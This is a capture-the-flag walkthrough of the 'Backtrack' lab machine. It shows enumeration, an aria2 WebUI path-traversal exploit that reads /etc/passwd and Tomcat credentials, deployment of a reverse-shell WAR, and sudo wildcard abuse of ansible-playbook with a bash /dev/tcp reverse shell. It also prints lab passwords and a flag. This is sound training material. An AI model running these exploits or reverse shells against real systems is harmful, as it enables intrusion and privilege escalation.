Backtrack

Enumeration

Nmap Scan

```
PORT     STATE SERVICE        REASON
22/tcp   open  ssh            syn-ack ttl 61
6800/tcp open  unknown        syn-ack ttl 61
8080/tcp open  http-proxy     syn-ack ttl 61
8888/tcp open  sun-answerbook syn-ack ttl 61
```

```
PORT     STATE SERVICE        VERSION
22/tcp   open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 55:41:5a:65:e3:d8:c2:4f:59:a1:68:b6:79:8a:e3:fb (RSA)
|   256 79:8a:12:64:cc:5c:d2:b7:38:dd:4f:07:76:4f:92:e2 (ECDSA)
|_  256 ce:e2:28:01:5f:0f:6a:77:df:1e:0a:79:df:9a:54:47 (ED25519)

6800/tcp open  http           aria2 downloader JSON-RPC
|_http-title: Site doesn't have a title.

8080/tcp open  http           Apache Tomcat 8.5.93
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/8.5.93


8888/tcp open  sun-answerbook?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Content-Type: text/html
|     Date: Mon, 16 Jun 2025 14:11:07 GMT
|     Connection: close
|     <!doctype html>
|     <html>
|     <!-- {{{ head -->
|     <head>
|     <link rel="icon" href="../favicon.ico" />
|     <meta charset="utf-8">
|     <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <meta name="theme-color" content="#0A8476">
|     <title ng-bind="$root.pageTitle">Aria2 WebUI</title>
```

```
│    <link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Lato:400,700">
│    <link href="app.css" rel="stylesheet"><script type="text/javascript" src="vendor.js"></script><script type="text/j
avascript" src="app.js"></script></head>
```


One SSH port, two HTTP ports, and one port running sun-answerbook (may be HTTP)


- Check if password authentication is enabled for SSH
- Check for subdirectories and vhosts for HTTP ports
- Check vulnerability for Apache Tomcat 8.5.93

SSH (22)


```
└─$ ssh root@backtrack.thm
The authenticity of host 'backtrack.thm (10.10.232.71)' can't be established.
ED25519 key fingerprint is SHA256:0083wvLGeoh6f0ClO11O0TYxt6R1Hr7AB8xEhvgtm+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'backtrack.thm' (ED25519) to the list of known hosts.
root@backtrack.thm's password:
```

- Password authentication is enabled. Password reuse to be checked.

HTTP (6800)





HTTP (8080)



Sub-directories

```
                    [Status: 200, Size: 11210, Words: 4198, Lines: 199, Duration: 500ms]
docs                [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 436ms]
examples            [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 510ms]
favicon.ico         [Status: 200, Size: 21630, Words: 19, Lines: 22, Duration: 426ms]
host-manager        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 427ms]
manager             [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 476ms]
```






Both the host-manager and manager requires login credentials.

- Find credentials and check it out


HTTP (8888)



Sub-directories

```
                        [Status: 200, Size: 80665, Words: 16428, Lines: 1290, Duration: 1953ms]
flags                   [Status: 500, Size: 82, Words: 9, Lines: 2, Duration: 514ms]
index.html              [Status: 200, Size: 80665, Words: 16428, Lines: 1290, Duration: 420ms]
```

I searched for Aria2 exploit and found one - CVE-2023-39141



```
CVE-2023-39141 is reserved for this vulnerability

Project link:
https://github.com/ziahamza/webui-aria2/


Vulnerability type:
Path traversal

Root cause: This line https://github.com/ziahamza/webui-aria2/blob/109903f0e2774cf948698cd95a01f77f33d7dd2c/node-server.js#L10 accepts file

PoC:
When `node-server.js` is used, an attacker can simply request files outside the serving path
`curl --path-as-is http://localhost:8888/../../../../../../../../../../../../../../../../../../../../etc/passwd`

Root cause: Attacker may read any file that the www user can read.

Vulnerable versions:
Right now all versions even latest commit "109903f0e2774cf948698cd95a01f77f33d7dd2c" are vulnerable.
```

Exploitation

```
└─$ curl --path-as-is http://backtrack.thm:8888/../../../../../../../../../../../../../../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:112:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:122:MySQL Server,,,:/nonexistent:/bin/false
```

```
tomcat:x:1002:1002::/opt/tomcat:/bin/false
orville:x:1003:1003::/home/orville:/bin/bash
wilbur:x:1004:1004::/home/wilbur:/bin/bash
```

This version of Aria2 is vulnerable to LFI.

Points infer from /etc/passwd

- tomcat folder
- user named Orville, Wilbur

I tried to check if RSA key exists for the two users, but couldn't find it.

```
└─$ curl --path-as-is http://backtrack.thm:8888/../../../../../../../../../../../../../../../../../../../../../../../../opt/tomcat/flag1.txt
THM{823e4e40ead9683b06a8194eab01cee8}
```

Tried reading the first flag and I got it.


I searched for the file structure in Tomcat:
https://docs.unidata.ucar.edu/tds/current/userguide/tomcat_dir_structure_qt.html

```
└─$ curl --path-as-is http://backtrack.thm:8888/../../../../../../../../../../../../../../../../../../../../../../../../opt/tomcat/conf/tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">

  <role rolename="manager-script"/>
  <user username="tomcat" password="OPx52k53D8OkTZpx4fr" roles="manager-script"/>

</tomcat-users>
```

Got the username and password for the user. I will try this with SSH

It didn't work with tomcat user. I tried with the other users but it didn't work.

While enumerating, I found host-manager and manager on port 8080 requires credentials. I checked with it.



The creds worked but I didn't get the access to the webpage.
We have no permissions. This is because we are not allowed to manage via GUI in the role of manager-script.

I searched for tomcat manager reverse shell and got this medium article:

https://medium.com/@cyb0rgs/exploiting-apache-tomcat-manager-script-role-974e4307cd00

```
└─$ curl -v -u tomcat:OPx52k53D8OkTZpx4fr --upload-file pwn.war "http://backtrack.thm:8080/manager/text/deploy?path=/foo&update=true"
* Host backtrack.thm:8080 was resolved.
* IPv6: (none)
* IPv4: 10.10.233.224
*   Trying 10.10.233.224:8080...
* Connected to backtrack.thm (10.10.233.224) port 8080
* using HTTP/1.x
* Server auth using Basic with user 'tomcat'
> PUT /manager/text/deploy?path=/foo&update=true HTTP/1.1
> Host: backtrack.thm:8080
> Authorization: Basic dG9tY2F0Ok9QeDUyazUzRDhPa1RacHg0ZnI=
> User-Agent: curl/8.14.1
> Accept: */*
> Content-Length: 13031
>
* upload completely sent off: 13031 bytes
< HTTP/1.1 200
< Cache-Control: private
< X-Frame-Options: DENY
< X-Content-Type-Options: nosniff
< Content-Type: text/plain;charset=utf-8
< Transfer-Encoding: chunked
< Date: Tue, 17 Jun 2025 12:55:14 GMT
<
OK - Deployed application at context path [/foo]
* Connection #0 to host backtrack.thm left intact

┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Backtrack]
└─$ curl http://backtrack.thm:8080/foo
```


```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.233.224] 58476
id
uid=1002(tomcat) gid=1002(tomcat) groups=1002(tomcat)
whoami
tomcat
```

Got shell as user Tomcat.

```
tomcat@Backtrack:/tmp$ sudo -l
sudo -l
Matching Defaults entries for tomcat on Backtrack:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tomcat may run the following commands on Backtrack:
    (wilbur) NOPASSWD: /usr/bin/ansible-playbook /opt/test_playbooks/*.yml
```

The ansible_playbook will be run with Wilbur user privileges → should be exploited for getting shell as Wilbur.

Escalating to Wilbur



I found this GTFObin method for privilege escalation using ansible-playbook. But I didn't quite understand how to do privilege escalation.

In the sudo -l output, we see that there is a wildcard(*) used. Wildcard means anything; so it can be '../' as well.

So I created a 'shell.yml' file in the tmp directory with the content as:

```
- hosts: localhost
  tasks:
  - name: rev
    shell: bash -c 'bash -i >& /dev/tcp/<IP>/<PORT> 0>&1'
```

Gave the file 777 permission and ran it.

```
tomcat@Backtrack:/tmp$ sudo -u wilbur /usr/bin/ansible-playbook /opt/test_playbooks/../../tmp/shell.yml
[WARNING]: provided hosts list is empty, only localhost is available. Note that
the implicit localhost does not match 'all'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
...
module 'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'

PLAY [localhost] ***************************************************************

TASK [Gathering Facts] *********************************************************
ok: [localhost]

TASK [rev] *********************************************************************
```

```
└─$ nc -nlvp 8081
listening on [any] 8081 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.233.224] 36830
wilbur@Backtrack:/tmp$ id
id
uid=1004(wilbur) gid=1004(wilbur) groups=1004(wilbur)
wilbur@Backtrack:/tmp$ whoami
whoami
wilbur
```

```
wilbur@Backtrack:~$ ls -la
ls -la
total 32
drwxrwx--- 4 wilbur wilbur 4096 Jun 17 13:28 .
drwxr-xr-x 4 root   root   4096 Mar  9  2024 ..
drwxrwxr-x 3 wilbur wilbur 4096 Jun 17 13:07 .ansible
lrwxrwxrwx 1 root   root      9 Mar  9  2024 .bash_history → /dev/null
-rw-r--r-- 1 wilbur wilbur 3771 Mar  9  2024 .bashrc
drwx------ 2 wilbur wilbur 4096 Jun 17 13:28 .cache
-rw------- 1 wilbur wilbur   48 Mar  9  2024 .just_in_case.txt
lrwxrwxrwx 1 root   root      9 Mar  9  2024 .mysql_history → /dev/null
-rw-r--r-- 1 wilbur wilbur 1010 Mar  9  2024 .profile
-rw------- 1 wilbur wilbur  461 Mar  9  2024 from_orville.txt
```

The .just_in_case.txt contains the SSH credentials for Wilbur.

creds: wilbur:mYe317Tb9qTNrWFND7KF

Escalation to Orville


```
wilbur@Backtrack:~$ cat from_orville.txt
Hey Wilbur, it's Orville. I just finished developing the image gallery web app I told you about last week, and it works just fine. However, I'd like you to test it yourself to see if everything works and secure.
I've started the app locally so you can access it from here. I've disabled registrations for now because it's still in the te sting phase. Here are the credentials you can use to log in:

email: ------
password: ------
```

This gives me the hint that I have to do local port forwarding using SSH. Just have to find the port of the service.


```
wilbur@Backtrack:~$ ss -tulnp
Netid        State         Recv-Q        Send-Q                 Local Address:Port               Peer Address:Port        Process
udp          UNCONN        0             0                      127.0.0.53%lo:53                      0.0.0.0:*
udp          UNCONN        0             0                10.10.233.224%eth0:68                      0.0.0.0:*
tcp          LISTEN        0             70                     127.0.0.1:33060                     0.0.0.0:*
tcp          LISTEN        0             151                    127.0.0.1:3306                      0.0.0.0:*
tcp          LISTEN        0             511                    127.0.0.1:80                        0.0.0.0:*
tcp          LISTEN        0             1024                     0.0.0.0:6800                      0.0.0.0:*
tcp          LISTEN        0             4096                 127.0.0.53%lo:53                      0.0.0.0:*
tcp          LISTEN        0             128                      0.0.0.0:22                        0.0.0.0:*
tcp          LISTEN        0             1                [::ffff:127.0.0.1]:8005                       *:*
tcp          LISTEN        0             100                          *:8080                            *:*
tcp          LISTEN        0             1024                      [::]:6800                         [::]:*
tcp          LISTEN        0             128                       [::]:22                           [::]:*
tcp          LISTEN        0             511                          *:8888                            *:*
wilbur@Backtrack:~$
```

